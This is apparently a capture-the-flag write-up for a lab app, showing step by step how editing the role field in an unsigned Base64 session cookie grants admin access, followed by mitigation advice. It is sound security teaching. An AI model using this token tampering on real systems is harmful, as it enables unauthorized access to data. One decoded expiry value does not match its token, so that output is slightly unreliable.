Privilege Escalation – Unsigned Session Token Tampering | Spindrift Workspace
Lab Link

Lab: Spindrift Workspace
Overview
Spindrift Workspace is a lightweight project-management SaaS designed for freelance creatives. The application implements a custom session mechanism that stores user information directly inside a browser cookie.
Rather than using a signed or server-validated session, the application trusts the contents of the token supplied by the client.
Because the session token is simply Base64-encoded JSON, an attacker can decode it, modify authorization attributes, re-encode it, and gain elevated privileges.
This results in a privilege escalation vulnerability that grants unauthorized administrative access.
Objective
Manipulate the session token to obtain administrator privileges and retrieve the flag from the billing administration area.
Vulnerability Identification
This challenge is primarily a Privilege Escalation vulnerability.
Classification Hierarchy
A01 - Broken Access Control └── Authorization Failure └── Client-Controlled Authorization └── Privilege Escalation via Session Token Tampering
Reconnaissance
Navigate to the login page:
1
https://9d4bd1bf-4065-honor-system-89ac9.challenges.webverselabs-pro.com/login
The application provides default credentials.
Login using:
1
2
bob@example
bob
After authentication, inspect browser cookies using:
- Burp Suite
- Browser Developer Tools
- Proxy History
Exploitation
Step 1 - Identify the Session Token
After login, the application sets a cookie containing the session data.
Example value:
1
eyJ1aWQiOjQyLCJlbWFpbCI6ImJvYkBleGFtcGxlIiwicm9sZSI6Im1lbWJlciIsImV4cCI6MTc3OTE3NTk1N30=
The structure resembles Base64-encoded data rather than a signed session identifier.
Step 2 - Decode the Cookie
Decode the value using:
1
echo 'eyJ1aWQiOjQyLCJlbWFpbCI6ImJvYkBleGFtcGxlIiwicm9sZSI6Im1lbWJlciIsImV4cCI6MTc3OTE3NTk1N30=' | base64 -d
Result:
1
2
3
4
5
6
{
  "uid": 42,
  "email": "bob@example",
  "role": "member",
  "exp": 1779175792
}
The session token contains the user’s role directly inside the client-controlled data.
This immediately suggests the possibility of privilege escalation.
Step 3 - Modify the Role
Change:
1
"role": "member"
to:
1
"role": "admin"
Modified token:
1
2
3
4
5
6
{
  "uid": 42,
  "email": "bob@example",
  "role": "admin",
  "exp": 1779175792
}
Step 4 - Re-Encode the Token
Encode the modified JSON back into Base64.
Result:
1
eyJ1aWQiOjQyLCJlbWFpbCI6ImJvYkBleGFtcGxlIiwicm9sZSI6ImFkbWluIiwiZXhwIjoxNzc5MTc1NzkyfQ==
Replace the original cookie value with the modified token.
Step 5 - Refresh the Application
Reload the application.
A new administrator interface becomes available.
This confirms that the server trusts the contents of the client-supplied token without verifying integrity.
Step 6 - Access the Billing Console
Navigate to:
1
https://9d4bd1bf-4065-honor-system-89ac9.challenges.webverselabs-pro.com/admin/billing
The administrative billing page is now accessible.
The flag is displayed within the page.
1
WEBVERSE{.....}
Proof of Exploitation
Original Token
1
2
3
4
5
6
{
  "uid": 42,
  "email": "bob@example",
  "role": "member",
  "exp": 1779175792
}
Modified Token
1
2
3
4
5
6
{
  "uid": 42,
  "email": "bob@example",
  "role": "admin",
  "exp": 1779175792
}
Modified Cookie
1
eyJ1aWQiOjQyLCJlbWFpbCI6ImJvYkBleGFtcGxlIiwicm9sZSI6ImFkbWluIiwiZXhwIjoxNzc5MTc1NzkyfQ==
Administrative Endpoint
1
/admin/billing
Flag
1
WEBVERSE{.....}
Impact
An attacker can:
- Escalate privileges.
- Become an administrator.
- Access privileged functionality.
- View sensitive business data.
- Bypass intended authorization controls.
- Potentially compromise the entire application.
In a real SaaS environment this could expose:
- Customer information
- Billing records
- Internal projects
- Financial data
- Administrative controls
Mitigation
Never Trust Client-Controlled Roles
Authorization data should not be accepted directly from the browser.
Use Server-Side Sessions
Store user identity and permissions on the server.
Sign Session Tokens
If tokens are used, cryptographic signatures must be validated before trusting claims.
Examples include:
1
2
3
JWT with signature validation
Signed cookies
Server-side session identifiers
Validate Roles Server-Side
Administrative access should always be derived from trusted backend data.
Reject Modified Tokens
Session integrity should be verified on every request.
Perform Authorization Testing
Review all authentication and session mechanisms for:
1
2
3
4
5
role
group
permissions
is_admin
access_level
values that can be manipulated by clients.
Real-World Insight
Many applications incorrectly assume that encoding data provides security.
Base64 is not encryption.
Base64 is not signing.
Base64 is not integrity protection.
Attackers routinely decode, modify, and replay client-controlled tokens when applications fail to verify authenticity.
The Spindrift Workspace challenge demonstrates a common authorization failure:
If the client can modify authorization data and the server never verifies it, the attacker controls their own permissions.